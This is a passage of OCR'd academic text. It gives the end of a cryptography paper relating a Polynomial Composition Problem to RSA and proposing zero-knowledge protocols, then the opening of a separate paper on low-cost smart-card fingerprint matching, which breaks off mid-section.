For $r \in [1, p]$, suppose that $P_r \notin (\mathbb{Z}/n\mathbb{Z})[U_0, \dots, U_r]$. Therefore, $i_1 + 2i_2 + \cdots + pi_p \geq (r+1) \cdot 1 > r$; a contradiction since $i_1 + 2i_2 + \cdots + pi_p = r$. Moreover, we can easily see that $P_r(U_0, \dots, U_r) = qU_0^{q-1}U_r + \sum_{j=1}^{q-1} k_j \, j \, {U_0}^{j-1} U_r + Q_r(U_0, \dots, U_{r-1})$ for some polynomial $Q_r \in (\mathbb{Z}/n\mathbb{Z})[U_0, \dots, U_{r-1}]$. □

3.2 Reducible Polynomial Composition Problem ⇒ RSA Problem

The Polynomial Composition Problem *cannot* be equivalent to the RSA Problem. Consider for example the case $p = 2$ and $q = 3$: we have $P(X) = u_2X^2 + u_1X + u_0$ and $Q(X) = X^3 + k_2X^2 + k_1X$, and

$$S(X) = c_6X^6 + c_5X^5 + c_4X^4 + c_3X^3 + c_2X^2 + c_1X + c_0$$

$$\text{with } \begin{cases} c_0 = k_1u_0 + k_2u_0^2 + u_0^3\,, \\ c_1 = k_1u_1 + 2k_2u_0u_1 + 3u_0^2u_1\,, \\ c_2 = k_2u_1^2 + 3u_0u_1^2 + k_1u_2 + 2k_2u_0u_2 + 3u_0^2u_2\,, \\ c_3 = u_1^3 + 2k_2u_1u_2 + 6u_0u_1u_2\,, \\ c_4 = 3u_1^2u_2 + k_2u_2^2 + 3u_0u_2^2\,, \\ c_5 = 3u_1u_2^2\,, \\ c_6 = u_2^3\,. \end{cases}$$

We define the polynomials $P_0(U_0) := k_1U_0 + k_2U_0^2 + U_0^3 - c_0$, $P_1(U_0, U_1) := k_1U_1 + 2k_2U_0U_1 + 3U_0^2U_1 - c_1$, and $P_5(U_1, U_2) := 3U_1U_2^2 - c_5$. Now we first compute the resultant of P_0 and P_1 with respect to variable U_0 and obtain a univariate polynomial in U_1, say $R_0 = \mathrm{Res}_{U_0}(P_0, P_1)$. Next we compute the resultant of R_0 and P_5 with respect to variable U_1 and get a univariate polynomial in U_2, say $R_1 = \mathrm{Res}_{U_1}(R_0, P_5)$. After computation, we get

$$\begin{aligned} R_1(U_2) = {} & 27c_1^3U_2^6 + (27c_1^2c_5k_1 - 9c_1^2c_5k_2^2)U_2^4 \\ & +(-4c_5^3k_1^3 + c_5^3k_2^2b^2 - 18c_0c_5^3k_1k_2 + 4c_0c_5^3k_2^3 - 27c_0^2c_5^3)\ . \end{aligned}$$

Since u_2 is a root of both $R_1(U_2)$ and $P_6(U_2)$, u_2 will be a root of their greatest common divisor in $(\mathbb{Z}/n\mathbb{Z})[U_2]$, which is given by

$$\begin{aligned} & (27c_1^2c_5k_1 - 9c_1^2c_5k_2^2)c_6U_2 \\ & \quad + (27c_1^3c_6^2 - 4c_5^3k_1^3 + c_5^3k_1^2k_2^2 - 18c_0c_5^3k_1k_2 + 4c_0c_5^3k_2^3 - 27c_0^2c_5^3)\,, \end{aligned}$$

from which we derive the value of u_2. Once u_2 is known, the values of u_1 and u_0 trivially follow by Corollary 1.

We now introduce a harder problem: the *Reduced* Polynomial Composition Problem in $(\mathbb{Z}/n\mathbb{Z})[X]$.

Problem 2 (Reduced Polynomial Composition Problem (RPCP)). Let P and Q be two polynomials in $(\mathbb{Z}/n\mathbb{Z})[X]$ where n is an RSA modulus. Given Q and the $\deg(P)+1$ most significant coefficients of $S := Q(P)$, find P.

Definition 1. *When the Polynomial Composition Problem is equivalent to the Reduced Polynomial Composition Problem, it is said to be reducible.*

Equivalently, the Polynomial Composition Problem is reducible when the values of $c_0, \ldots, c_{p(q-1)-1}$ can be derived from $c_{p(q-1)}, \ldots, c_{pq}$ and $k_1, \ldots, k_{q-1}$. This is for example the case when $p = q = 2$, that is, when $P(X) = u_2X^2 + u_1X + u_0$, $Q(X) = X^2 + k_1X$, and

$$S(X) = c_4X^4 + c_3X^3 + c_2X^2 + c_1X + c_0$$

$$\text{with } \begin{cases} c_0 = k_1u_0 + u_0^2\,, \\ c_1 = k_1u_1 + 2u_0u_1\,, \\ c_2 = k_1u_2 + 2u_0u_2 + u_1^2\,, \\ c_3 = 2u_1u_2\,, \\ c_4 = u_2^2\,. \end{cases}$$

An astute algebraic manipulation yields:

$$c_1 = \frac{4c_2c_3c_4 - c_3^3}{8c_4^2} \pmod{n} \quad \text{and} \quad c_0 = \frac{4c_1^2c_4 - c_3^2k_1^2}{4c_3^2} \pmod{n}\ .$$

If follows that we can omit the first two relations (the information included therein is anyway contained in the remaining three as we had just shown) and the problem amounts to solving the Reduced Polynomial Composition Problem:

$$\begin{cases} c_2 = k_1u_2 + 2u_0u_2 + u_1^2\,, \\ c_3 = 2u_1u_2\,, \\ c_4 = u_2^2\,. \end{cases}$$

Theorem 1. *Reducible Polynomial Composition Problem ⇒ RSA Problem.*

Proof. Assume that we are given an oracle $\mathcal{O}^{\mathsf{PCP}}(k_1, \ldots, k_{q-1}; c_0, \ldots, c_{pq})$ which on input polynomials $Q(X) = X^q + \sum_{j=1}^{q-1} k_jX^j$ and $S(X) = \sum_{t=0}^{pq} c_tX^t$ returns the polynomial $P(X) = \sum_{i=0}^{p} u_iX^i$ such that $S(X) = Q(P(X))$. When the polynomial composition is reducible, oracle $\mathcal{O}^{\mathsf{PCP}}$ can be used to compute a q^{th} root of a given $x \in \mathbb{Z}/n\mathbb{Z}$, *i.e.*, compute a y satisfying $y^q \equiv x \pmod{n}$.

1. choose $p + q - 1$ random values $k_1, \ldots, k_{q-1}, c_{p(q-1)}, \ldots, c_{pq-1} \in \mathbb{Z}/n\mathbb{Z}$;
2. compute $c_0, \ldots, c_{p(q-1)-1}$;
3. run $\mathcal{O}^{\mathsf{PCP}}(k_1, \ldots, k_{q-1}; c_0, \ldots, c_{pq-1}, x)$;
4. get $u_0, \ldots, u_p$;

5. set $y := u_p$ and so $y^q \equiv x \pmod{n}$.

Note that Step 2 can be executed since the composition is supposed to be reducible. Furthermore, note that the values of $c_{pq-1}, \ldots, c_{p(q-1)}$ *uniquely* determine the values of $u_{p-1}, \ldots, u_0$, respectively. Indeed, from Proposition 1,

$$P_{pq-r}(U_{p-r}, u_{p-r+1}, \ldots, u_p) \in (\mathbb{Z}/n\mathbb{Z})[U_{p-r}]$$

is a polynomial of degree exactly one of which u_{p-r} is root, for all $1 \leq r \leq p$. □

3.3 A Practical Criterion

In this paragraph, we present a simple criterion allowing to decide if a given composition problem is reducible.

During the proof of Proposition 1, we have shown that there exists a polynomial $Q_{pq-r} \in (\mathbb{Z}/n\mathbb{Z})[U_{p-r+1}, \ldots, U_p]$ such that

$$P_{pq-r}(U_{p-r}, \ldots, U_p) = qU_{p-r}{U_p}^{q-1} + Q_{pq-r}(U_{p-r+1}, \ldots, U_p)$$

for all $1 \leq r \leq p$. From $c_{pq} = (u_p)^q$, we infer:

$$u_{p-r} = \frac{-Q_{pq-r}(u_{p-r+1}, \ldots, u_p)}{q\, c_{pq}}\, u_p\,, \quad (1 \leq r \leq p)\ . \tag{4}$$

Using Eq. (4), for $r = 1, \ldots, p$, we now iteratively compute $u_{p-1}, \ldots, u_0$ as a polynomial function in u_p. We let Υ_{p-r} denote this polynomial function, *i.e.*, $u_{p-r} = \Upsilon_{p-r}(u_p)$ for all $1 \leq r \leq p$. We then respectively replace $u_0, \ldots, u_{p-1}$ by $\Upsilon_0(u_p), \ldots, \Upsilon_{p-1}(u_p)$ in the expressions of $c_0, \ldots, c_{pq-p-1}$. If, for each c_i $(0 \leq i \leq pq - p - 1)$, the powers of u_p cancel thanks to $(u_p)^{q-1} = c_{pq}$ then the problem is reducible.

We illustrate the technique with the example $P(X) = u_3X^3 + u_2X^2 + u_1X + u_0$ and $Q(Y) = Y^3$. Then $S(X) = \sum_{t=0}^{9} c_tX^t$ with

$$\begin{cases} c_0 = u_0^3\,, \\ c_1 = 3u_0^2u_1\,, \\ c_2 = 3u_0^2u_2 + 3u_0u_1^2\,, \\ c_3 = 3u_0^2u_3 + 6u_0u_1u_2 + u_1^3\,, \\ c_4 = 6u_0u_1u_3 + 3u_0u_2^2 + 3u_1^2u_2\,, \\ c_5 = 6u_0u_2u_3 + 3u_1^2u_3 + 3u_1u_2^2\,, \\ c_6 = 3u_0u_3^2 + 6u_1u_2u_3 + u_2^3\,, \\ c_7 = 3u_1u_3^2 + 3u_2^2u_3\,, \\ c_8 = 3u_2u_3^2\,, \\ c_9 = u_3^3\,. \end{cases}$$

From the respective expressions of c_8, c_7 and c_6, we successively find

$$\varUpsilon_2(u_3) = \frac{c_8}{3c_9}\,u_3\,, \quad \varUpsilon_1(y_3) = \frac{3c_7c_9 - c_8}{9c_9^2}\,u_3\,, \quad \text{and}$$
$$\varUpsilon_0(u_3) = \frac{27c_6c_9^2 - 6c_8(3c_7c_9 - c_8^2) - c_8^3}{81c_9^3}\,u_3\ .$$

Since $c_0, \ldots, c_5$ are homogeneous in u_0, u_1, u_2, u_3 and of degree three, they can be evaluated by replacing u_0, u_1, u_2 by $\varUpsilon_0(u_3), \varUpsilon_1(u_3), \varUpsilon_2(u_3)$, respectively, and then replacing $(u_3)^3$ by c_9. Consequently, the composition is reducible: the values of $c_0, \ldots, c_5$ can be inferred from $c_6, \ldots, c_9$ and the problem amounts to computing cubic roots in $\mathbb{Z}/n\mathbb{Z}$.

This is not fortuitous and can easily be generalized as follows.

Corollary 3. *For $Q(Y) = Y^q$, the Polynomial Composition Problem in $\mathbb{Z}/n\mathbb{Z}$ is equivalent to the RSA Problem, i.e. to the problem of extracting q^{th} roots in $\mathbb{Z}/n\mathbb{Z}$.*

Proof. From Eq. (2), it follows that $S(X) = \sum_{t=0}^{pq} c_t X^t$ with

$$c_t = \sum_{\substack{i_0+\cdots+i_p=q\\ i_1+2i_2+\cdots+pi_p=t}} \frac{q!}{i_0!\cdots i_p!}\,{u_0}^{i_0}\cdots {u_p}^{i_p}\,,$$

which is homogeneous in $u_0, \ldots, u_p$ and of degree $i_0 + \cdots + i_p = q$. Moreover since by induction, for $1 \le r \le p$, $\varUpsilon_{p-r}(u_p) = K_{p-r} \cdot u_p$ for some constant K_{p-r}, the corollary follows. □

4 Cryptographic Applications

4.1 A PCP-Based Zero-Knowledge Protocol

A trusted third party selects and publishes an RSA modulus n. Each prover $\mathcal{P}$ chooses two polynomials P, Q in $(\mathbb{Z}/n\mathbb{Z})[X]$ and computes $S = Q(P)$. $\{Q, S\}$ is $\mathcal{P}$'s public key given to the verifier $\mathcal{V}$ so as to ascertain $\mathcal{P}$'s knowledge of the secret key P.

Execute ℓ times the following protocol:

- $\mathcal{P}$ selects a random $r \in \mathbb{Z}/n\mathbb{Z}$.
- $\mathcal{P}$ evaluates $c = S(r)$ and sends c to $\mathcal{V}$.
- $\mathcal{V}$ sends to $\mathcal{P}$ a random bit b.
- If $b = 0$, $\mathcal{P}$ reveals $t = r$ and $\mathcal{V}$ checks that $S(t) = c$.
- If $b = 1$, $\mathcal{P}$ reveals $t = P(r)$ and $\mathcal{V}$ checks that $Q(t) = c$.

PCP-Based Protocol.

4.2 Improvements

Efficiency can be increased by using the following trick:

$\mathcal{P}$ chooses ν polynomials $P_1, \ldots, P_{\nu-1}, Q$ in $(\mathbb{Z}/n\mathbb{Z})[X]$, with $\nu \geq 3$. Her secret key is the set $\{P_1, \ldots, P_{\nu-1}\}$ while her public key is the set $\{S_0 = Q, S_1 = Q(P_{\nu-1}), S_2 = Q(P_{\nu-1}(P_{\nu-2})), \ldots, S_j = Q(P_{\nu-1}(\ldots(P_{\nu-j}))), \ldots, S_{\nu-1} = Q(P_{\nu-1}(\ldots(P_1)))\}$.

The protocol is shown below:

- $\mathcal{P}$ selects a random $r \in \mathbb{Z}/n\mathbb{Z}$
- $\mathcal{P}$ evaluates $c = S_{\nu-1}(r)$ and sends c to $\mathcal{V}$.
- $\mathcal{V}$ sends to $\mathcal{P}$ a random integer $0 \leq b \leq \nu - 1$.
- If $b = 0$, $\mathcal{P}$ reveals $t = r$ and $\mathcal{V}$ checks that $S_{\nu-1}(t) = c$.
- If $b \neq 0$, $\mathcal{P}$ reveals $t = P_b(\ldots(P_1(r)))$ and $\mathcal{V}$ checks that $S_{\nu-b-1}(t) = c$.

Nested PCP Protocol.

4.3 Relations with Other Zero-Knowledge Protocols

It is interesting to note that our first protocol coincides with the (simplified) Fiat-Shamir protocol [3] (see also [5, Protocol 10.24]) when $P(X) = sX$ and $Q(X) = vX^2$ where $vs^2 \equiv 1 \pmod{n}$.

The nested variant may be seen as a generalization of the Guillou-Quisquater protocol [4] by taking $P_1(X) = P_2(X) = \cdots = P_{\nu-1}(X) = sX$ where s is a secret value and $Q(X) = vX^\nu$ so that $vs^\nu \equiv 1 \pmod{n}$. Indeed, in this case we have $P_{\nu-1}(\ldots(P_{\nu-j}(X))) = s^j X$ and hence $S_j(X) = v^{1-j}X^\nu$.

An interesting research direction would be to extend the above protocols to Dixon polynomials.

5 Conclusion

This paper introduced the Polynomial Composition Problem (PCP) and the related Reducible Polynomial Composition Problem (RPCP). Relations between these two problems and the RSA Problem were explored and two concrete zero-knowledge protocols were given as particular instances of PCP-based constructs.

6 Acknowledgments

We are grateful to Jesper Buus Nielsen (ETHZ) for attracting our attention to an important detail in the proof of Corollary 1.

References

1. Henri Cohen. *A Course in Computational Algebraic Number Theory*, GTM 138, Springer-Verlag, 1993.
2. Don Coppersmith, Matthew Franklin, Jacques Patarin, and Michael Reiter. Low-exponent RSA with related messages. In U. Maurer, ed., *Advances in Cryptology – EUROCRYPT '96*, LNCS 1070, pp. 1–9, Springer-Verlag, 1996.
3. Amos Fiat, and Adi Shamir. How to prove yourself: Practical solutions to identification and signature problems. In A. M. Odlyzko, ed., *Advances in Cryptology – CRYPTO '86*, LNCS 263, pp. 186–194, Springer-Verlag, 1987.
4. Louis C. Guillou and Jean-Jacques Quisquater. A practical zero-knowledge protocol fitted to security microprocessor minimizing both transmission and memory. In C. Günther, ed., *Advances in Cryptology – EUROCRYPT '88*, LNCS 330, pp. 123–128, Springer-Verlag, 1988.
5. Alfred J. Menezes, Paul C. van Oorschot, and Scott A. Vanstone. *Handbook of Applied Cryptography*, CRC Press, 1997.

A Mathematical Background

Let $\mathcal{R}$ be an integral domain with quotient field $\mathbb{K}$.

Definition 2. *Given two polynomials $A, B \in \mathcal{R}[X]$, the resultant of A and B, denoted by* $\mathrm{Res}(A, B)$*, is defined as*

$$\mathrm{Res}(A,B) = (a_m)^n\,(b_n)^m \prod_{1\le i\le m, 1\le j\le n} (\alpha_i - \beta_j) \tag{5}$$

if $A(X) = a_m \prod_{1\le i\le m}(X-\alpha_i)$ and $B(X) = b_n \prod_{1\le j\le n}(X-\beta_j)$ are the decompositions of A and B in the algebraic closure of $\mathbb{K}$.

From this definition, we see that $\mathrm{Res}(A,B) = 0$ if and only if polynomials A and B have a common root (in $\overline{\mathbb{K}}$); hence if and only if A and B have a (non-trivial) common factor. Equivalently, we have

$$\mathrm{Res}(A,B) = (a_m)^n \prod_{1\le i\le m} B(\alpha_i) = (b_n)^m \prod_{1\le j\le n} A(\beta_j)\ .$$

The resultant $\mathrm{Res}(A,B)$ can be evaluated without knowing the decomposition of A and B. Letting $A(X) = \sum_{1\le i\le m} a_i X^i$ and $B(X) = \sum_{1\le j\le n} b_j X^j$, we have

$$\mathrm{Res}(A,B) = \det \begin{pmatrix} a_m & a_{m-1} & \dots & a_0 & 0 & \dots & 0 \\ 0 & a_m & a_{m-1} & \dots & a_0 & \dots & 0 \\ \vdots & \vdots & \ddots & \ddots & \cdots & \ddots & \vdots \\ 0 & 0 & 0 & a_m & a_{m-1} & \dots & a_0 \\ b_n & b_{n-1} & \dots & b_0 & 0 & \dots & 0 \\ 0 & b_n & b_{n-1} & \dots & b_0 & \dots & 0 \\ \vdots & \vdots & \ddots & \ddots & \cdots & \ddots & \vdots \\ 0 & 0 & 0 & b_n & b_{n-1} & \dots & b_0 \end{pmatrix} \begin{array}{l} \left.\vphantom{\begin{matrix}a\\a\\a\\a\end{matrix}}\right\} n \text{ rows} \\ \left.\vphantom{\begin{matrix}a\\a\\a\\a\end{matrix}}\right\} m \text{ rows} \end{array} .$$

This clearly shows that $\mathrm{Res}(A,B) \in \mathcal{R}$.

A *multivariate polynomial* $A \in \mathcal{R}[X_1,\dots,X_k]$ (with $k \geq 2$) may be viewed as a univariate polynomial in $\mathcal{R}[X_1,\dots,X_{k-1}][X_k]$. Consequently, it makes sense to compute the resultant of two multivariate polynomials with respect to one variable, say X_k. If $A, B \in \mathcal{R}[X_1,\dots,X_k]$, we let $\mathrm{Res}_{X_k}(A,B)$ denote the resultant of A and B with respect to X_k.

Lemma 1. *Let $A, B \in \mathcal{R}[X_1,\dots,X_k]$ (with $k \geq 2$). Then $(\alpha_1,\dots,\alpha_k)$ is a common root (in $\overline{\mathbb{K}}$) of A and B if and only if $(\alpha_1,\dots,\alpha_{k-1})$ is a root of $\mathrm{Res}_{X_k}(A,B)$.*

B Additional Examples

B.1 The case $p = 3$ and $q = 2$

Using the previous notations and simplifications, we write $P(X) = u_3X^3 + u_2X^2 + u_1X + u_0$ and $Q(Y) = Y^2 + k_1Y$. Expressing the c_i's we get:

$$\begin{cases} c_0 = k_1u_0 + u_0^2\,, \\ c_1 = k_1u_1 + 2u_0u_1\,, \\ c_2 = u_1^2 + k_1u_2 + 2u_0u_2\,, \\ c_3 = 2u_1u_2 + k_1u_3 + 2u_0u_3\,, \\ c_4 = u_2^2 + 2u_1u_3\,, \\ c_5 = 2u_2u_3\,, \\ c_6 = u_3^2\,. \end{cases}$$

Now using the criterion of § 3.3, we find $u_2 = \frac{c_5}{2c_6}u_3$, $u_1 = Vu_3$, and $u_0 = -\frac{k_1^2}{4} + Lu_3$ with $V := \frac{4c_4c_6 - c_5^2}{8c_6^2}$ and $L := \frac{8c_3c_6^2 - c_5(4c_4c_6 - c_5^2)}{16c_6^3}$. Hence, we derive:

$$c_2 = c_6V^2 + c_5L, \quad c_1 = 2c_6LV\,, \quad \text{and } c_0 = -\frac{k_1^2}{4} + L^2c_6\ .$$

Being reducible, this proves that solving the PCP for $p = 3$ and $q = 2$ amounts to computing square roots in $\mathbb{Z}/n\mathbb{Z}$.

B.2 The case $p = 3$ and $q = 3$

We have $P(X) = u_3X^3 + u_2X^2 + u_1X + u_0$ and $Q(X) = X^3 + k_2X^2 + k_1X$. Defining polynomials P_i as in Eq. (3), we successively compute $R_0 := \mathrm{Res}_{U_0}(P_0, P_1)$, $R_1 := \mathrm{Res}_{U_1}(R_0, P_7)$, and $R_2 = \mathrm{Res}_{U_2}(R_1, P_8)$ wherefrom

$$\begin{aligned}
R_2(u_3) = {} & 19683c_1^3u_3^{18} + (-6561c_1^2c_7k_2^2 + 19683c_1^2c_7k_1)u_3^{16} \\
& + (2187c_1^2c_8^2k_2^2 - 6561c_1^2c_8^2k_1)u_3^{13} \\
& + (2916c_0c_7^3k_2^3 + 729c_7^3k_1^2k_2^2 - 13122c_0c_7^3k_2k_1 - 2916c_7^3k_1^3 \\
& \qquad - 19683c_7^3c_0^2)u_3^{12} \\
& + (-2916c_0c_7^2c_8^2k_2^3 - 729c_8^2c_7^2k_2^2k_1^2 + 13122c_8^2c_7^2c_0k_2k_1 + 2916c_8^2c_7^2k_1^3 \\
& \qquad + 19683c_8^2c_7^2c_0^2)u_3^9 \\
& + (972c_8^4c_7c_0k_2^3 + 243c_8^4c_7k_1^2k_2^2 - 4374c_8^4c_7c_0k_1k_2 - 972c_8^4c_7k_1^3 \\
& \qquad - 6561c_8^4c_7c_0^2)u_3^6 \\
& + (-108c_8^6c_0k_2^3 - 27c_8^6k_1^2k_2^2 + 486c_8^6c_0k_1k_2 + 108c_8^6k_1^3 + 729c_8^6c_0^2)u_3^3 \\
= {} & 0 \ .
\end{aligned}$$

So, we obtain the value of u_3 by exploiting the additional relation $c_9 = u_3^3$ and hence the values of u_2, u_1, and u_0.

Note that if we choose $k_1 = k_2^2/3$ then the terms in u_3^{16} $(= c_9^5\, u_3)$ and in u_3^{13} $(= c_9^4\, u_3)$ disappear and consequently the value of u_3 cannot be recovered. In this case, the criterion shows again that the problem is equivalent to that of computing cubic roots in $\mathbb{Z}/n\mathbb{Z}$.

Externalized Fingerprint Matching

[D. Zhang and A.K. Jain, Eds., *Biometric Authentification*, vol. 3072 of Lecture Notes in Computer Science, pp. 309-315, Springer-Verlag, 2004. et *Report 2004/021, Cryptology ePrint Archive.*]

Claude Barral[1], Jean-Sébastien Coron[2], and David Naccache[2]

[1] Gemplus Card International
Applied Research & Security Centre
Avenue des Jujubiers, La Ciotat, F-13705, France
claude.barral@gemplus.com
[2] Gemplus Card International
Applied Research & Security Centre
34 rue Guynemer
Issy-les-Moulineaux, F-92447, France
{jean-sebastien.coron, david.naccache}@gemplus.com

Abstract. The 9/11 tragedy triggered an increased interest in biometric passports. According to several sources [2], the electronic ID market is expected to increase by more than 50% *per annum* over the three coming years, excluding China.

To cost-effectively address this foreseen explosion, a very inexpensive memory card (phonecard-like card) capable of performing fingerprint matching is paramount.

This paper presents such a solution. The proposed protocol is based on the following idea: the card stores the user's fingerprint information to which random minutiae were added at enrolment time (we denote this scrambled template by t). The card also stores a binary string w encoding which of the minutiae in t actually belong to the holder. When an identification session starts, the terminal reads t from the card and, based upon the incoming scanner data, determines which of the minutiae in t are genuine. The terminal forms a candidate w' and sends it to the card. All the card needs to do is test that the Hamming weight of $w \oplus w'$ is smaller than a security threshold d.

It follows that the card only needs to embark passive data storage capabilities, one exclusive-or gate, a shift register, a counter and a comparator (less than 40 logical gates).

1 Introduction

Since the 9/11 tragedy fingerprints have rallied significant support as the biometric technology that will probably be most widely used in the future.

The fingerprint's strength is its acceptance, convenience and reliability. It takes little time and effort for somebody using a fingerprint identification device to have his or her fingerprint scanned. Studies have also found that using fingerprints as an identification means is the least intrusive of all biometric techniques. Verification of fingerprints is also fast and reliable. Users experience fewer errors in matching when they use fingerprints versus many other biometric methods. In addition, fingerprint identification devices usually require very little space on a desktop or in a machine. Several companies have produced capture units (scanners) smaller than a deck of cards.

Generally, a fingerprint biometric system comprises four main modules:

- A capture unit, which acquires the raw biometric fingerprint data D of an individual (typically a bitmap of the finger's ridges).
- A feature extraction module f in which the acquired biometric data is processed to extract a feature-set $f(D)$ that models D. Typically $f(D)$ is the position and orientation of ridge bifurcations and ridge endings in D (points called *minutiae*, see figures 1 and 2). $f(D)$ is usually obtained after several signal processing steps (Figure 3) consisting in filtering D, thinning it and extracting minutiae from the thinned image using an *ad-hoc* algorithm.




Figure 1. Different Minutia Types




Figure 2. Minutiae in a Fingerprint

From a practical standpoint, a raw D requires 64K bytes[1]. The complexity of f varies greatly according the algorithm used. 120 MIPS per fingerprint is a typical benchmark figure for f. The size of $f(D)$ is typically comprised between 300 and 3000 bytes.

- A matching module μ in which an extracted feature-set $f(A)$ can be compared to a reference pattern $f(B)$. This comparison process (figure 4) outputs a score $0 \leq \mu(f(A), f(B)) \leq 1$.

[1] 500 dpi resolution, 256 × 256 pixel image 256 grey-scale (*i.e.* one byte per pixel).

- A decision-making module in which the user's claimed identity is either accepted or rejected based on the matching score: if $\mu(f(A), f(B)) > \alpha$ return accept else return reject. α is an application-dependent security parameter.




Figure 3. Processing a Fingerprint Bitmap




Figure 4. Fingerprint Matching

Traditionally, the performance of a biometric system is described by the probability distributions of genuine and impostor matching scores. A genuine matching score is obtained when two feature sets corresponding to the same individual are compared, and an impostor matching score is obtained when feature sets belonging to two different individuals are compared. When a matching score exceeds α, the two feature sets are declared as belonging to the same individual; otherwise, they are assumed to belong to two different individuals.

Thus, there are two types of errors associated with a biometric system:

- A false accept, which occurs when an impostor matching score happens to exceed α.
- A false reject, which occurs when a genuine matching score doesn't exceed α.

A Receiver Operating Characteristic (ROC) curve plots the False Reject Rate (FRR - the percentage of genuine scores that do not exceed α) against the False Accept Rate (FAR - the percentage of impostor scores that exceed α) for different α values. The α that best suits a system depends on the nature of the application. In forensic applications, for example, a low FRR is preferred, while for access to facilities such as nuclear plants, a low FAR is desired.

2 The Matching Problem

Minutiae matching is certainly the best known and most widely used method for fingerprint matching. We refer the reader to [3] for a definition of the matching problem that we recall here:

2.1 Problem Formulation

Let $f(D)$ and $f(D')$ be the representation of the template and input fingerprint, respectively. Here the representation f is a feature vector (of variable length) whose elements are the fingerprint minutiae. Each minutia may be described by a number of attributes, including its location in the fingerprint image, orientation, type (*e.g.* ridge termination or ridge bifurcation), a weight based on the quality of the fingerprint image in the neighborhood of the minutia, and so on. Most common minutiae matching algorithms consider each minutia m as a triplet $\{x, y, \theta\}$ that indicates the x, y minutia location coordinates and the minutia angle θ:

$$\begin{aligned} f(D) &= \{m_1, m_2, \cdots, m_n\}, \quad & m_i &= \{x_i, y_i, \theta_i\}, \quad & i &= 1 \cdots, n \\ f(D') &= \{m'_1, m'_2, \cdots, m'_{n'}\}, \quad & m'_i &= \{x'_i, y'_i, \theta'_i\}, \quad & i &= 1 \cdots, n' \end{aligned}$$

where n and n' denote the number of minutiae in $f(D)$ and $f(D')$, respectively.

A minutia $m'_j \in f(D')$ and a minutia $m_i \in f(D)$ are considered matching, if the *spatial distance* (sd) between them is smaller than a given tolerance r_0 and the *direction difference* (dd) between them is smaller than an angular tolerance θ_0:

$$\mathrm{sd}(m'_j, m_i) = \sqrt{(x'_j - x_i)^2 + (y'_j - y_i)^2} \leq r_0 \qquad (1)$$

and

$$\mathrm{dd}(m'_j, m_i) = \min(|\theta'_j - \theta_i|, 360^\circ - |\theta'_j - \theta_i|) \leq \theta_0 \qquad (2)$$

Equation (2) takes the minimum of $|\theta'_j - \theta_i|$ and $360^\circ - |\theta'_j - \theta_i|$ because of the circularity of angles (the difference between angles of 2° and 358° is only 4°). The *tolerance boxes* (or hyper-spheres) defined by r_0 and θ_0 are necessary to compensate for the unavoidable errors made by feature extraction algorithms and to account for the small plastic distortions that cause the minutiae positions to change.

Aligning the two fingerprints is a mandatory step in order to maximize the number of matching minutiae. Correctly aligning two fingerprints requires *displacement* (in x and y)

and *rotation* (θ) to be recovered, and frequently involves other geometrical transformations:

- *scale* has to be considered when the resolution of the two fingerprints may vary (*e.g.* the two fingerprint images have been taken by scanners operating at different resolutions);
- other *distortion-tolerant* geometrical transformations could be useful to match minutiae in case one or both of the fingerprints is affected by severe distortions.

In any case, tolerating a higher number of transformations results in additional degrees of freedom to the minutiae matcher: when a matcher is designed, this issue needs to be carefully evaluated, as each degree of freedom results in a huge number of new possible alignments which significantly increases the chance of incorrectly matching two fingerprints from different fingers.

Let map(.) be the function that maps a minutia $m'_j \in f(D')$ into m''_j according to a given geometrical transformation; for example, by considering a displacement of $[\Delta x, \Delta y]$ and a counterclockwise rotation θ around the origin[2]:

